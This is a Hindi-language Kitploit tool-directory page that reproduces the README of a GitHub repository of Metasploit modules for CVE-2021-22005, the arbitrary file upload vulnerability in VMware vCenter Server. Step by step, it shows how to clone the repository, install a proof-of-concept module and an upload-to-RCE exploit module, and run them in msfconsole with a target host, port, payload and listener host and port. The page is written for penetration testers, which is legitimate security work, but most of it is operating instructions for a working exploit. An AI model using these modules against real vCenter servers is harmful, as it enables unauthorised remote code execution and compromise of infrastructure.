
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-22005-metasploit — CVE-2021-22005 VMware vCenter Server से संबंधित मेटास्प्लॉइट स्क्रिप्ट (POC/EXP) में एक मनमाना फ़ाइल अपलोड भेद्यता है। | Kitploit
उपकरण/GitHubGitHub/taroballzchen/cve-2021-22005-metasploit
शोषण फ्रेमवर्कभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगपेलोड डेवलपमेंट
GitHubtaroballzchen/cve-2021-22005-metasploit

CVE-2021-22005-metasploit

CVE-2021-22005 VMware vCenter Server से संबंधित मेटास्प्लॉइट स्क्रिप्ट (POC/EXP) में एक मनमाना फ़ाइल अपलोड भेद्यता है।

रिपॉजिटरी देखें
22774 साल पहलेKitploit द्वारा समीक्षित

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-22005-metasploit

CVE-2021-22005 VMware vCenter Server के बारे में मेटास्प्लॉइट स्क्रिप्ट (POC/EXP) जिसमें एक मनमाना फ़ाइल अपलोड कमजोरी है

POC तैयारी

git clone https://github.com/TaroballzChen/CVE-2021-22005-metasploit
cd CVE-2021-22005-metasploit
mkdir -p ~/.msf4/modules/auxiliary/scanner/http
cp vmware_vcenter_server_file_upload_poc.py ~/.msf4/modules/auxiliary/scanner/http/
chmod +x ~/.msf4/modules/auxiliary/scanner/http/vmware_vcenter_server_file_upload_poc.py
msfconsole

POC उपयोग

set rhost <vuln ip/host>
set port <vuln port>
set ssl <default: true for https>
exploit

परिणाम


स्क्रिप्ट एक हानिरहित jsp अपलोड करेगी जिसमें base64 द्वारा एन्कोडेड "Could be vuln by CVE-2021-22005" पाठ शामिल है poc
EXP तैयारी

git clone https://github.com/TaroballzChen/CVE-2021-22005-metasploit
cd CVE-2021-22005-metasploit
mkdir -p ~/.msf4/modules/exploits/linux/http
cp vmware_vcenter_server_file_upload_to_rce.py ~/.msf4/modules/exploits/linux/http/
chmod +x ~/.msf4/modules/exploits/linux/http/vmware_vcenter_server_file_upload_to_rce.py
msfconsole

एक्सप्लॉइट उपयोग

set target <target>
set PAYLOAD <payload>
set rhost <vuln ip>
set port <vuln port>
set LHOST <list host ip>
set LPORT <list port>
exploit

एक्सप्लॉइट

exploit

संदर्भ

  • https://github.com/5gstudent/CVE-2021-22005-
  • https://github.com/rwincey/CVE-2021-22005
टूल डाउनलोड करें